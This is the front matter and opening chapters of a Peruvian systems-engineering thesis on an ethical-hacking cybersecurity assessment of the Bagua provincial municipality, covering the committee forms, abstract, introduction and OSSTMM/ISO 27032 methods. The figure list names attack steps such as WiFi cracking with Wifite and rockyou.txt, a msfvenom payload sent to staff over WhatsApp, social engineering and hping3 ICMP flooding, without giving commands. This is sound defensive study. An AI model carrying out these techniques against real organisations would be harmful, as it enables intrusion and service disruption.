

UNIVERSIDAD NACIONAL
TORIBIO RODRÍGUEZ DE MENDOZA DE AMAZONAS



**FACULTAD DE INGENIERÍA DE SISTEMAS Y MECÁNICA
ELÉCTRICA**

ESCUELA PROFESIONAL DE INGENIERÍA DE SISTEMAS

**TESIS PARA OBTENER EL TÍTULO PROFESIONAL DE
INGENIERÍA DE SISTEMAS**

TÍTULO DE LA TESIS:

**INFLUENCIA DE PLAN DE CIBERSEGURIDAD
UTILIZANDO HACKING ÉTICO EN LOS ATAQUES
CIBERNÉTICOS**

Autor: César Brayan Carrasco Olivos

Asesor: Mg. Ing. Ivan Adrianzén Olano

Registro:

CHACHAPOYAS-PERÚ

2024

DEDICATORIA

Esta tesis está dedicada a:

Mis padres, José Percy Carrasco Rimapa y Fanny Enith Olivos Oblitas, quienes con amor, paciencia y guía pudieron impulsarme a realizar hoy otro sueño, agradecerles por inculcarme un ejemplo de trabajo duro y disciplina, de jamás rendirse antes los problemas que se puedan presentar en la vida.

A mi hermano que ha estado apoyándome incondicionalmente durante todo este proceso, de la misma manera con palabras de aliento y consejos.

César Brayan Carrasco Olivos

AGRADECIMIENTO

Agradecer a las personas involucradas en la realización de esta investigación, a la entidad Municipal que me brindó la confianza, pero en especial a mis padres por siempre ser la motivación principal para lograr mis sueños y metas.

De la misma manera, a mi asesor de tesis Mg. Ing. Ivan Adrianzén Olano, que gracias a sus sugerencias y correcciones hoy se logra la culminación de un trabajo duro y arduo.

César Brayan Carrasco Olivos

**AUTORIDADES DE LA UNIVERSIDAD NACIONAL TORIBIO
RODRÍGUEZ DE MENDOZA DE AMAZONAS**

Ph. D. JORGE LUIS MAICELO QUINTANA

RECTOR

Dr. OSCAR ANDRÉS GAMARRA TORRES

VICERRECTOR ACADÉMICO

Dra. MARÍA NELLY LUJÁN ESPINOZA

VICERRECTORA DE INVESTIGACIÓN

Dr. ÍTALO MALDONADO RAMÍREZ

DECANO DE LA FACULTAD DE INGENIERÍA DE SISTEMAS Y MECÁNICA
ELÉCTRICA

VISTO BUENO DEL ASESOR



UNTRM

REGLAMENTO GENERAL
PARA EL OTORGAMIENTO DEL GRADO ACADÉMICO DE
BACHILLER, MAESTRO O DOCTOR Y DEL TÍTULO PROFESIONAL

ANEXO 3-L


VISTO BUENO DEL ASESOR DE TESIS PARA OBTENER EL TÍTULO PROFESIONAL

El que suscribe el presente, docente de la UNTRM ()/Profesional externo (), hace constar que ha asesorado la realización de la Tesis titulada Influencia de Plan de Ciberseguridad utilizando Hacking Ético en los Ataques Cibernéticos ; del egresado César Brayan Carrasco Olivos de la Facultad de Ingeniería de Sistemas y Mecánica Eléctrica, Escuela Profesional de Ingeniería de Sistemas de esta Casa Superior de Estudios.



El suscrito da el Visto Bueno a la Tesis mencionada, dándole pase para que sea sometida a la revisión por el Jurado Evaluador, comprometiéndose a supervisar el levantamiento de observaciones que formulen en Acta en conjunto, y estar presente en la sustentación.

Chachapoyas, 04 de octubre de 2024


Firma y nombre completo del Asesor

IVAN ADRIANZÉN OLONDO

JURADO EVALUADOR DE LA TESIS



Dr. ROBERTO CARLOS SANTA CRUZ ACOSTA

Presidente



Mg. ANGELO GUERRERO GARCÍA

Secretario



Mg. GUSTAVO ADOLFO PEREZ LONDOÑO

Vocal

CONSTANCIA DE ORIGINALIDAD DE LA TESIS



ANEXO 3-Q

CONSTANCIA DE ORIGINALIDAD DE LA TESIS PARA OBTENER EL TÍTULO PROFESIONAL

Los suscritos, miembros del Jurado Evaluador de la Tesis titulada:

Influencia de Plan de Ciberseguridad Utilizando Hacking Ético en los Ataques Cibernéticos

presentada por el estudiante ()/egresado (X) César Bryan Carrasco Olivos

de la Escuela Profesional de Ingeniería de Sistemas

con correo electrónico institucional 7227862781@untrm.edu.pe

después de revisar con el software Turnitin el contenido de la citada Tesis, acordamos:

- a) La citada Tesis tiene 21 % de similitud, según el reporte del software Turnitin que se adjunta a la presente, el que es menor (X) / igual () al 25% de similitud que es el máximo permitido en la UNTRM.
- b) La citada Tesis tiene _____ % de similitud, según el reporte del software Turnitin que se adjunta a la presente, el que es mayor al 25% de similitud que es el máximo permitido en la UNTRM, por lo que el aspirante debe revisar su Tesis para corregir la redacción de acuerdo al Informe Turnitin que se adjunta a la presente. Debe presentar al Presidente del Jurado Evaluador su Tesis corregida para nueva revisión con el software Turnitin.

Chachapoyas, 14 de Agosto del 2024


SECRETARIO


VOCAL


PRESIDENTE

OBSERVACIONES:

.....
.....

REPORTE TURNITIN

RESUMEN DEL TURNITIN

Informe

INFORME DE ORIGINALIDAD

21%	19%	2%	10%
INDICE DE SIMILITUD	FUENTES DE INTERNET	PUBLICACIONES	TRABAJOS DEL ESTUDIANTE

FUENTES PRIMARIAS

1	hdl.handle.net Fuente de Internet	4%
2	cdn.www.gob.pe Fuente de Internet	1%
3	www.dragonjar.org Fuente de Internet	1%
4	Submitted to Saint Leo University Trabajo del estudiante	1%
5	www.avast.com Fuente de Internet	1%
6	sedici.unlp.edu.ar Fuente de Internet	1%
7	repositorio.uss.edu.pe Fuente de Internet	<1%
8	www.hacienda.gobierno.pr Fuente de Internet	<1%
9	www.powtoon.com Fuente de Internet	<1%



Dr. Roberto Carlos Santa Cruz.
Presidente del Jurado Evaluador.

ACTA DE SUSTENTACIÓN DE LA TESIS



UNTRM

REGLAMENTO GENERAL
PARA EL OTORGAMIENTO DEL GRADO ACADÉMICO DE
BACHILLER, MAESTRO O DOCTOR Y DEL TÍTULO PROFESIONAL

ANEXO 3-5

ACTA DE SUSTENTACIÓN DE TESIS PARA OBTENER EL TÍTULO PROFESIONAL

En la ciudad de Chachapoyas, el día 10 de Septiembre del año 2024, siendo las 10:00am horas, el aspirante: Piñar Brayan Carrasco Oliveros, asesorado por Mg. Ivan Adrianzin Olano defiende en sesión pública presencial () / a distancia () la Tesis titulada: Influencia de plan de ciberseguridad utilizando Hacking Ético en los ataques cibernéticos. para obtener el Título Profesional de Ingeniero de Sistemas a ser otorgado por la Universidad Nacional Toribio Rodríguez de Mendoza de Amazonas; ante el Jurado Evaluador, constituido por:

Presidente: Dr. Roberto Carlos Santa Cruz Acosta

Secretario: Mg. Angelo Guerrero Garcia

Vocal: Mg. Gustavo Adolfo Perez Pondero

Procedió el aspirante a hacer la exposición de la Introducción, Material y métodos, Resultados, Discusión y Conclusiones, haciendo especial mención de sus aportaciones originales. Terminada la defensa de la Tesis presentada, los miembros del Jurado Evaluador pasaron a exponer su opinión sobre la misma, formulando cuantas cuestiones y objeciones consideraron oportunas, las cuales fueron contestadas por el aspirante.

Tras la intervención de los miembros del Jurado Evaluador y las oportunas respuestas del aspirante, el Presidente abre un turno de intervenciones para los presentes en el acto de sustentación, para que formulen las cuestiones u objeciones que consideren pertinentes.

Seguidamente, a puerta cerrada, el Jurado Evaluador determinó la calificación global concedida a la sustentación de la Tesis para obtener el Título Profesional, en términos de:

Aprobado () por Unanimidad () / Mayoría () Desaprobado ()

Otorgada la calificación, el Secretario del Jurado Evaluador lee la presente Acta en esta misma sesión pública. A continuación se levanta la sesión.

Siendo las 10:40am horas del mismo día y fecha, el Jurado Evaluador concluye el acto de sustentación de la Tesis para obtener el Título Profesional.

Angelo Guerrero Garcia

SECRETARIO

Gustavo Adolfo Perez Pondero

VOCAL

Roberto Carlos Santa Cruz Acosta

PRESIDENTE

OBSERVACIONES:

ÍNDICE GENERAL

DEDICATORIA.....	ii
AGRADECIMIENTO.....	iii
AUTORIDADES DE LA UNIVERSIDAD NACIONAL TORIBIO RODRÍGUEZ DE MENDOZA DE AMAZONAS.....	iv
VISTO BUENO DEL ASESOR.....	v
JURADO EVALUADOR DE LA TESIS.....	vi
CONSTANCIA DE ORIGINALIDAD.....	vii
REPORTE TURNITIN.....	viii
ACTA DE SUSTENTACIÓN DE LA TESIS.....	ix
RESUMEN.....	xiii
ABSTRACT.....	xiv
I. INTRODUCCIÓN.....	15
II. MATERIAL Y MÉTODOS.....	18
2.1 TIPO Y DISEÑO DE LA INVESTIGACIÓN.....	18
2.2 POBLACIÓN, MUESTRA Y MUESTREO.....	20
2.3 TÉCNICAS E INSTRUMENTOS DE RECOLECCIÓN DE DATOS.....	20
2.4 PROCEDIMIENTO DE RECOLECCIÓN DE DATOS.....	21
2.5 MÉTODO DE ANÁLISIS DE DATOS.....	22
2.6 ANÁLISIS DE DATOS.....	23
III. ANÁLISIS DE DATOS – DISCUSIÓN - RESULTADOS.....	65
IV. DISCUSIÓN.....	98
V. CONCLUSIONES.....	111
VI. RECOMENDACIONES.....	114
VII. REFERENCIAS.....	115
VIII. ANEXOS.....	117

ÍNDICE DE TABLAS

Tabla 1 <i>Personal de la Oficina de Tecnologías de la Información</i>	24
Tabla 2 <i>Equipos de Cómputo de la MPB</i>	25
Tabla 3 <i>Servidores de la MPB</i>	25
Tabla 4 <i>Equipos Biométricos de la MPB</i>	26
Tabla 5 <i>Equipos de Audio y Video de la MPB</i>	26
Tabla 6 <i>Sistemas de Información en la MPB</i>	27
Tabla 7 <i>Encuesta para las Áreas de la MPB</i>	30
Tabla 8 <i>Elaboración del Autor</i>	35
Tabla 9 <i>Áreas Seleccionadas Conectadas a los Servidores</i>	45
Tabla 10 <i>Clasificación de los Activos en Grupos y Niveles</i>	58
Tabla 11 <i>Área de Tesorería de la MPB – Respuestas de Encuesta</i>	65
Tabla 12 <i>Área de Logística de la MPB – Respuestas de Encuesta</i>	66
Tabla 13 <i>Área de Administración de la MPB – Respuestas de Encuesta</i>	67
Tabla 14 <i>Área de Control Patrimonial de la MPB – Respuestas de Encuesta</i>	68
Tabla 15 <i>Área de Contabilidad de la MPB – Respuestas de Encuesta</i>	69
Tabla 16 <i>Área de Presupuesto de la MPB – Respuestas de Encuesta</i>	70
Tabla 17 <i>Área de Tránsito de la MPB – Respuestas de Encuesta</i>	71
Tabla 18 <i>Área de Registro Civil de la MPB – Respuestas de Encuesta</i>	72
Tabla 19 <i>Área de Gerencia de Administración Tributaria de la MPB – Respuesta de Encuesta</i>	73
Tabla 20 <i>Áreas de la MPB con Conectividad a Internet, Cableado y Proveedor</i>	77
Tabla 21 <i>Ataque de Fuerza Bruta – Contraseñas Manuales</i>	78
Tabla 22 <i>Áreas a las que se le Aplicó Ingeniería Social – Método del Diálogo</i>	80
Tabla 23 <i>Contacto al que se le Aplicó Ingeniería Social</i>	80
Tabla 24 <i>Resultado de las Áreas a los Métodos de Ingeniería Social</i>	81
Tabla 25 <i>Aplicaciones – Fuentes de Descarga – Licencia</i>	83
Tabla 26 <i>Cumplimiento del Software Antivirus Eset Smart Security</i>	84
Tabla 27 <i>Identificación y Verificación de la Ruta Establecida</i>	84
Tabla 28 <i>Verificación y Recepción del Envío de Paquetes</i>	86
Tabla 29 <i>Activos Tecnológicos en Respuesta a Vulnerabilidades</i>	87
Tabla 30 <i>Herramienta Utilizada – Sistema Operativo – Resultado</i>	88
Tabla 31 <i>Clasificación de los Activos Tecnológicos de la MPB</i>	91
Tabla 32 <i>Clasificación de la Información Dentro de la MPB</i>	93
Tabla 33 <i>Privilegios y accesos de la MPB – Controles de Acceso – Derechos de Acceso – Control de Acceso Lógico</i>	93
Tabla 34 <i>Seguridad de las Comunicaciones MPB</i>	95
Tabla 35 <i>Seguridad Física – Activos Tecnológicos Dentro de la MPB</i>	96

ÍNDICE DE FIGURAS

Figura 1 Topología Lógica y Física de la Red	33
Figura 2 Topología Física de las Conexiones de la MPB	34
Figura 3 Archivo “rockyou.txt” con las Contraseñas más Utilizadas en el Mundo	36
Figura 4 Uso de WIFITE para Auditar la Red Wifi de la MPB.....	41
Figura 5 Uso del software Antivirus para Analizar los Programas	43
Figura 6 Resultado del Análisis del Antivirus en la PC.	43
Figura 7 Archivos y Programas Analizados por el Antivirus.	44
Figura 8 Pin al área de Registro Civil	46
Figura 9 Pin al área de Logística	46
Figura 10 Pin al área de Administración	47
Figura 11 Pin al área de Tesorería	47
Figura 12 Pin al área de Contabilidad.....	48
Figura 13 Pin al área de Planeamiento y Presupuesto	48
Figura 14 Pin al área de Tránsito	49
Figura 15 Pin al área de Control Patrimonial.....	49
Figura 16 Pin al área de Administración Tributaria	50
Figura 17 Equipo UPS dentro del Área de Informática.....	52
Figura 18 Logo de la MPB.....	52
Figura 19 Escritorio Windows 11 con la Carpeta “logo_muni”	53
Figura 20 Uso de la Herramienta “msfvenom”	54
Figura 21 Carpeta con los 4 Archivos Creados	54
Figura 22 Creación del grupo de WhatsApp con las 9 áreas de la MPB	55
Figura 23 Respuesta del Antivirus a la Vulneración del Ordenador	55
Figura 24 Uso del Ataque ICMP en Kali Linux a la Página Web de la MPB.....	57
Figura 25 Envío de Paquetes a través de la Herramienta HPING3.	57
Figura 26 Porcentajes (%) de las Áreas de la MPB que Dieron Respuesta Positiva la Encuesta	75
Figura 27 Porcentajes (%) de las Áreas de la MPB que Dieron Respuesta Negativa a la Encuesta ...	75
Figura 28 Porcentajes (%) de las Áreas de la MPB que Dieron Respuesta “otros” a la encuesta	76
Figura 29 Utilización del Diccionario “Rockyou.txt” para Obtener la Posible Contraseña de la Red WiFi.	79
Figura 30 Uso de la Herramienta Wifite para Vulnerar la Red de la MPB.....	81
Figura 31 Ejecución del Software Antivirus – Análisis de los Programas	84
Figura 32 Respuesta Ante Implantación de Virus Informático	88
Figura 33 Uso del Ataque ICMP en Kali Linux a la Página Web de la MPB.....	89
Figura 34 Envío de Paquetes a través de la Herramienta HPING3.	89
Figura 35 Inventario Actualizado de los Activos Tecnológicos de la MPB en Excel Utilizando Macros.	90
Figura 36 Excel con Macros para el Inventario de los Activos Tecnológicos de la MPB	91
Figura 37 Estado Actual y Posterior a la Investigación Realizada en la MPB	97
Figura 38 Porcentaje del Nivel de Plagio - Turnitin	133

RESUMEN

El presente trabajo de investigación tuvo como objetivo implementar un Plan de ciberseguridad contra ataques cibernéticos en la Municipalidad de la Provincia de Bagua, Región Amazonas, a través de la implementación del Hacking Ético, con la finalidad de salvaguardar los activos tecnológicos de manera física y lógica minimizando así el impacto que se pueda ocasionar.

El tipo de investigación es aplicada, ya que se conoce el problema y se aplicó conocimientos teóricos para dar solución al mencionado problema, se realizó trabajo de manera presencial dentro de la entidad Municipal, en donde se aplicó encuestas a los responsables del área de TI. En la investigación se realizó una búsqueda de información sobre metodologías que se aplican o algún plan de seguridad ante posibles ataques o vulneraciones a los activos tecnológicos, posterior a esto se siguió una metodología OSSTMM que junto con las buenas prácticas que vienen establecidos en la ISO 27032 se evaluaron todos los procesos sistemáticos y administrativos de las áreas de la Municipalidad. La población estuvo conformada por los sistemas informáticos que incluía servidores, computadoras, sistemas operativos, software y hardware para la muestra se tomó en cuenta lo mencionado anteriormente. Para identificar amenazas se empleó el cuestionario en los trabajadores de la oficina de tecnologías de información y para el análisis de vulnerabilidades se utilizó escáneres, como NMAP, HASHCAT.

Al finalizar el trabajo de investigación se logró identificar vulnerabilidades y amenazas. Por otro lado, para calcular el nivel del riesgo se realizó la multiplicación de amenaza x vulnerabilidad en valores cuantitativos de: 0 – 10 y valores cualitativos de: muy alto, alto, moderado, bajo, muy bajo. Se encontró riesgos en nivel alto, riesgos en nivel moderado y riesgos en nivel bajo. Una vez clasificados se procedió a brindar alternativas de solución para su posterior mitigación.

Palabras Clave: Amenaza, Ethical Hacking, Vulnerabilidad, Ciberseguridad

ABSTRACT

The objective of this research work was to implement a Cybersecurity Plan against cyber-attacks in the Municipality of the Province of Bagua, Amazonas Region, through the implementation of Ethical Hacking, with the purpose of safeguarding technological assets physically and logically. thus, minimizing the impact that may be caused.

The type of research is applied, since the problem is known and theoretical knowledge will be applied to solve the aforementioned problem. Work was carried out in person within the Municipal entity, where surveys were applied to those responsible for the IT area. In the investigation, a search was carried out for information on methodologies that are applied or a security plan against possible attacks or vulnerabilities to technological assets. After this, an OSSTMM methodology was followed, which together with the good practices established in ISO 27032 All the systematic and administrative processes of the Municipality areas were evaluated. The population was made up of computer systems that included servers, computers, operating systems, software and hardware for the sample, the aforementioned was taken into account. To identify threats, the questionnaire was used among workers in the information technology office and scanners, such as NMAP, HASHCAT and the Core Impact software, were used to analyze vulnerabilities.

At the end of the research work, it was possible to identify vulnerabilities and threats. On the other hand, to calculate the level of risk, the multiplication of threat x vulnerability was carried out in quantitative values of: 0 – 10 and qualitative values of: very high, high, moderate, low, very low. Risks were found at a high level, risks at a moderate level and risks at a low level. Once classified, alternative solutions were provided for subsequent mitigation.

Keywords: Threat, Ethical Hacking, Vulnerability, Cybersecurity

I. INTRODUCCIÓN

Actualmente los sistemas informáticos y la información almacenada en estos sistemas son los activos más importantes de una organización o entidad, es por ese motivo que se tiene la obligación de contar con un Plan de Seguridad de la Información, evitando de esta manera, la materialización de amenazas que se aprovechen de alguna vulnerabilidad en los sistemas informáticos, ocasionando daños, tanto en la parte tecnológica; física y lógica, como en lo económico.

El año 2017 fue un año muy difícil para la ciberseguridad en el mundo porque se llevó a cabo un ataque mundial con el famoso Ransomware conocido como WannaCry, cuyo impacto fue exacerbado por explotaciones filtradas de la National Security Agency (NSA) de los Estados Unidos, llamadas EternalBlue y DoublePulsar. Estos exploits se utilizaron en un Ransomware llamado WannaCry y Petya que bloqueaba los sistemas operativos Microsoft Windows, encriptando toda la información y exigiendo un pago de rescate en Bitcoin (Thomas et al., 2018); por ende, muchos de los sistemas de instituciones del gobierno, hospitales y bancos quedaron afectados. Además, esas organizaciones al no tener implementado un Plan de seguridad de la información en los sistemas informáticos, carecían de protocolos y procedimientos para enfrentar a esos ataques, finalmente todo esto causó grandes pérdidas económicas.

Las organizaciones públicas y privadas dependen de las tecnologías de información para ejecutar todos sus procesos-. Los sistemas informáticos están sujetos a muchas amenazas, que pueden causar grandes consecuencias en los procesos internos de la organización. Mediante la explotación de vulnerabilidades conocidas, y en muchos casos desconocidas, los hackers pueden comprometer la confidencialidad, integridad o disponibilidad de la información. Las amenazas en los sistemas informáticos pueden incluir ataques cibernéticos, errores humanos, malware o la falta de un plan de seguridad de la información. Por lo tanto, es importante que los líderes y gerentes de todos los niveles entiendan sus responsabilidades para gestionar los riesgos de seguridad de la información, controlarlos o mitigarlos. (NIST Special Publication, 2012)

Esta investigación tiene justificación: Económica, ya que la Municipalidad Provincial de Bagua no tendrá que gastar dinero extra para contratar especialistas en Hacking Ético que analicen sus sistemas. Asimismo, la tesis tiene justificación Práctica porque existe la necesidad de contar con un Plan de Seguridad de la Información, con la identificación de amenazas y vulnerabilidades para poder brindar alternativas de solución. De esta manera, preservar la confidencialidad, integridad y disponibilidad de la información.

En la actualidad se está viviendo con lo que se conoce como Vulnerabilidad de la Información esto afecta a las entidades empresariales como: Empresas pequeñas, grandes, universidades, instituciones públicas y privadas y principalmente a los usuarios. Por lo que, es necesario que estas entidades que recopilan información cuenten con un Plan de Seguridad de la Información, ya que esto permitiría, que ante alguna vulnerabilidad de información las organizaciones y/o instituciones sepan cómo actuar ante esta situación. Ya que siempre están en la mira de los llamados ciberdelincuentes.

En el caso de la Municipalidad Provincial de Bagua (MPB) lo mencionado anteriormente aplica a esta entidad organizacional, ya que no cuenta con un plan adecuado de Seguridad de la Información, pues que no cumple con los requisitos o características propias de un buen control o gestión, lo que lo hace “vulnerable” ante cualquier tipo de “ataque” a nivel físico o lógico, esta información obtenida de fuentes confiables y cercanas a la MPB a través de conversaciones con los responsables del área de informática. Deficiencias como:

- A. Falta de concientización en los trabajadores de la Municipalidad en temas relacionados a seguridad de la información.
- B. Plan de Seguridad de la información deficiente y no se aplica.
- C. Instalaciones físicas no adecuadas, para los activos tecnológicos de la Municipalidad.
- D. Software pirata, no cuentan con un buen antivirus.

Por razones como las mencionadas, es que es necesario contar y aplicar un buen Plan de Seguridad de la Información y con ayuda de la ISO 27032 se complementa de la mejor manera, ya que, con su conjunto de buenas prácticas, ayudaría a reducir el riesgo de estos “Ataques”.

En el mundo se registran ataques cibernéticos todo el tiempo, desde vulneraciones de identidad hasta robos a entidades, lo que genera un problema tanto económico, como personal, ataques o arreglos para ganar algún puesto presidencial son de los temas más polémicos en el mundo, lo sucedido en Estados Unidos (Minds, 2019)

Según el periódico (El comercio, 2022) la región de América Latina y el Caribe sufrieron 137 mil millones de intentos de ciberataques de enero a junio de este año, un aumento del 50% en comparación con el mismo período del año pasado con 91 mil millones, según el último informe presentado por FortiGuard Labs de Fortinet. Perú sufrió 5,2 mil millones de intentos de intrusión, un aumento del 10% en comparación del año 2021. Cifras como estas son las que preocupan al país y al mundo. La capital del Perú, Lima, es de las principales ciudades más atacadas dentro del país, pero no es la única, en todos los sitios, regiones, ciudades, localidades, existe esta amenaza y los problemas que conlleva todo esto. Entonces surge la pregunta: ¿Cuál es la influencia del Plan de ciberseguridad aplicando hacking ético en los ataques cibernéticos?

El objetivo general de este trabajo de tesis es, la siguiente:

Determinar el nivel de influencia del Plan de Ciberseguridad aplicando Hacking Ético en los ataques cibernéticos.

Y para lograr el objetivo general, se ha dividido en los siguientes objetivos específicos:

- Diagnosticar los planes de seguridad implementados en la institución tomando como referencia tanto la documentación sobre seguridad que tiene hasta ese momento y la de auditorías realizadas anteriormente.
- Desarrollar el plan de acción a tomar en cuenta identificando las áreas que se tomarán en cuenta en la investigación, los activos de TI y los indicadores que se van a medir.
- Desarrollar pruebas, análisis y medición de la seguridad operativa real bajo la metodología OSSTMM junto con la aplicación de la normativa ISO 27032.
- Monitorear los procesos, herramientas y estrategias implementadas para medir su efectividad con la elaboración del plan actual de ciberseguridad.
- Comunicar las estrategias implementadas y definir acciones de mejora continua.

Todo esto con la intención de demostrar que:

La influencia de un Plan de Ciberseguridad afecta de manera positiva minimizando el impacto de los ataques cibernéticos aplicando Hacking Ético.

II. MATERIAL Y MÉTODOS

2.1 TIPO Y DISEÑO DE LA INVESTIGACIÓN.

Para Frascati (2015) la investigación aplicada consiste en trabajos originales realizados para adquirir nuevos conocimientos. Está dirigida fundamentalmente hacia un objetivo o propósito práctico. Se realiza para determinar los posibles usos de los resultados de investigación básica, o para determinar nuevos métodos o formas de alcanzar objetivos específicos predeterminados, lo que implicada un intento de solucionar problemas específicos.

El diseño de la investigación según su propósito corresponde a una investigación aplicada ya que toma como base la teoría para poder llevarla a lo práctico, es común en ramas como la ingeniería así tiene un impacto de ayuda en la vida cotidiana. Según el nivel de profundización esta investigación es Descriptiva – Propositiva ya que lo que se hace es describir la situación actual de la seguridad en los activos tecnológicos de la Municipalidad Provincial de Bagua y a partir de la información obtenida proponer un Plan de Ciberseguridad utilizando las herramientas de Hacking Ético. Según el tipo de datos empleados, se aplicará una Investigación Cuantitativa y Cualitativa ya que se realizará la recopilación de datos sistemáticos y con encuestas para luego procesarlos, a través también de la observación participada y no participada, y así de la misma manera poder conseguir información para la investigación. Según el grado de manipulación de variables, es una investigación Cuasi Experimental, porque se caracteriza por ser descriptiva, la cual consiste en observar el comportamiento de los individuos y de las diferentes variables sociales y registrar datos cualitativos y cuantitativos.

Los métodos utilizados durante el desarrollo de esta investigación fueron: el descriptivo, documental y analítico, dado, que, se realizó un estudio de los tipos, formas, estado actual y consecuencias de las vulnerabilidades en los activos de TI dentro de la MPB, información que coadyuba a comprenderlos de una manera clara y concisa, de esta manera, permite el desarrollo del Plan de Ciberseguridad Aplicando Hacking Ético en los Ataques Cibernéticos, que acredite o desacredite la hipótesis planteada en la presente investigación.

DISEÑO DE CONTRASTACIÓN DE HIPÓTESIS

Según la Universidad de Barcelona (2017) un contraste de hipótesis es un conjunto de reglas para tomar una decisión acerca de una hipótesis, falsa o no falsa, en base a una probabilidad. En este punto, lo que se hará es medir el impacto de la variable independiente(X): Plan de seguridad, sobre la variable dependiente(Y): Ataques cibernéticos, haciendo así una medición y una comparación de los resultados obtenidos.

El diseño de contrastación de la hipótesis se formula de la siguiente manera a continuación:

$$Oe = X - Y$$

Dónde:

Oe: Objeto de estudio.

X: Plan de Seguridad.

Y: Ataques Cibernéticos.

2.2 POBLACIÓN, MUESTRA Y MUESTREO

La población estuvo conformada por los 9 Sistemas informáticos de la Municipalidad Provincial de Bagua, distrito Bagua, departamento Amazonas.

Se tomará como muestra todos los Sistemas Informáticos de la Municipalidad Provincial de Bagua.

Según Hernández (2011, como se citó en Sánchez, 2018) expresó lo siguiente: “si una población representa un número menor a cincuenta (50) individuos, dicha población resulta siendo igual que la muestra” (p.69). Por lo tanto, la muestra, estuvo compuesta por los 9 Sistemas Informáticos de la Municipalidad Provincial de Bagua.

Se realizó un Muestreo No Probabilístico Intencional, ya que, en este tipo de muestreo, todas las unidades que componen la población no tienen la misma posibilidad de ser seleccionada “también es conocido como muestreo por conveniencia, no es aleatorio, razón por la que se desconoce la probabilidad de selección de cada unidad o elemento de la población”. (Pineda et al. 1994 p. 119).

2.3 TÉCNICAS E INSTRUMENTOS DE RECOLECCIÓN DE DATOS

Se aplicaron instrumentos y técnicas para la recolección de datos, mismos que nutrieron la información para poder obtener los resultados, es un método por el cual las empresas y/o personas externas recopilan y miden información de diversas fuentes, a fin de obtener un panorama completo, responder preguntas importantes, evaluar sus resultados y anticipar futuras tendencias (Santos, 2023).

Los instrumentos y las técnicas para la recolección de información fueron:

Hojas de reporte del sistema: Se generan a través de las diferentes técnicas utilizadas. Toda la información registrada previamente, se traslada a un equipo de cómputo, de preferencia con algún software de edición de texto (Word, Excel) para poder, procesar, editar, eliminar, la información obtenida.

Observación: Se utilizó la técnica de la observación, la misma que consistió en registrar sistemáticamente y confiable el problema.

Esta herramienta es una forma discreta y sencilla de inspeccionar datos sin depender de un intermediario, se caracteriza por no ser intrusivo y requiere evaluar el comportamiento del objeto de estudio por un tiempo continuo, sin intervenir.

Para ejecutarlo de modo adecuado, se puede registrar las observaciones de campo en notas, grabaciones o en alguna plataforma online u offline.

Cuestionarios: Consiste en obtener datos directamente de los sujetos de estudio a fin de conseguir sus opiniones o respuestas. Se puede aplicar a través de diferentes canales, como el correo electrónico, las redes sociales, el teléfono o cara a cara, obteniendo así información honesta que te brinda resultados más precisos.

Se hizo uso de cuestionarios con preguntas relacionadas a los conocimientos sobre el uso, cuidado y prevención de los equipos tecnológicos cuando hacen uso de la red.

2.4 PROCEDIMIENTO DE RECOLECCIÓN DE DATOS

En la investigación para el recojo de información se utilizó las fases del Hacking Ético que permitió la evaluación, diagnóstico y detección de las vulnerabilidades a la seguridad de la informática aplicando la metodología OSSTMM, con sus secciones:

FASES DE LA METODOLOGIA “OSSTMM

Sección A Seguridad de la Información	Sección B Seguridad de los Procesos	Sección C Seguridad de las tecnologías de internet	Sección D Seguridad de las comunicaciones	Sección E Seguridad Física	Sección F Redacción del Informe Final
- Recolección de	- Testeo de las	- Exploración de red.	- Testeo de PBX.	-Revisión del perímetro.	-Redacción del informe final.

información o documentos	personas confiables	<ul style="list-style-type: none"> - Búsqueda y verificación de vulnerabilidades . - Testeo de aplicaciones de internet. - Enrutamiento. - Testeo de control de acceso. -Testeo de medidas de contingencia. - Testeo de denegación de servicios. - Evaluación de políticas de seguridad. 	<ul style="list-style-type: none"> - Revisión del Fax. - Testeo del correo de voz. 	<ul style="list-style-type: none"> -Revisión de monitoreo. -Evaluación de control de acceso. -Revisión de respuestas de alarmas. 	
--------------------------	---------------------	---	--	---	--

Fuente: Elaboración del autor

2.5 MÉTODO DE ANÁLISIS DE DATOS

Se utilizó la técnica de investigación de recolección, se ha realizado una revisión bibliográfica, se recolectó información de tesis, proyectos publicados, artículos científicos, toda la información necesaria relacionada con el proyecto de tesis, el objetivo de esta investigación es determinar el nivel de influencia del Plan de Ciberseguridad Aplicando Hacking Ético en los Ataques Cibernéticos.

Se aplicaron entrevistas, cuestionarios a los encargados que trabajan en la MPB y algunas herramientas de hacking ético en Kali Linux, con la finalidad de establecer una situación actual sobre el conocimiento de las TIC y cómo protegerse de los ataques a estas mismas. Para lograr una aplicación correcta de las actividades planteadas se aplicó la metodología OSSTMM, el cual, permite conocer sus secciones y los puntos que abarca de acuerdo o en relación con la seguridad de la información y la ciberseguridad de la misma.

- MÉTODO HISTÓRICO: Servirá de ayuda para formular la hipótesis de investigación, escribir el marco teórico y escribir sobre los fundamentos.
- MÉTODO SINTÉTICO: Ayudará en la definición del tema, redacción del planteamiento del problema, hipótesis y objetivo, presentación de los resultados, así como también el inicio y finalización del presente trabajo.
- MÉTODO ANALÍTICO: Al igual que el método sintético ayudará adicionalmente en el desarrollo de herramientas para la recopilación de datos.

2.6 ANÁLISIS DE DATOS

INFLUENCIA DE PLAN DE CIBERSEGURIDAD APLICANDO HACKING ÉTICO EN LOS ATAQUES CIBERNÉTICOS

SECCIÓN A. SEGURIDAD DE LA INFORMACIÓN

A1. Recolección de información o documentos

1) Oficina de Tecnologías de la Información

En el art. 68 del Reglamento de Organización y Funciones de la Municipalidad Provincial de Bagua, aprobado mediante Ordenanza Municipal Nro. 014-2023-MPB señala que “La Oficina de Tecnologías de Información es la unidad orgánica responsable de coordinar, organizar, ejecutar y controlar la implementación, desarrollo y mantenimiento de los sistemas para la gestión de los procesos de la municipalidad, así mismo promover el

máximo acceso y uso de la tecnología de la información por parte de los ciudadanos e integrantes de la gestión municipal”. Depende de la Oficina General de Administración.

La Oficina de Tecnologías de la Información se organiza de la siguiente manera:

Tabla 1

Personal de la Oficina de Tecnologías de la Información

Nro.	Unidad – Equipo	Personal
1	Jefe de la Oficina	01
2	Soporte Técnico en Informática	01
3	Apoyo Administrativo	01

2) Infraestructura Tecnológica

La MPB cuenta con la siguiente estructura Tecnológica.

➤ **Hardware**

Uno de los aspectos clave a considerar en el ámbito del hardware es la obsolescencia tecnológica de los equipos de cómputo, servidores, sistemas de almacenamiento y otros elementos similares.

Se cuenta con 110 computadoras de escritorio operativas de las cuales el 85% son considerablemente antiguas en términos tecnológicos.

Se cuenta con 11 laptops de las cuales solo el 20% son nuevas.

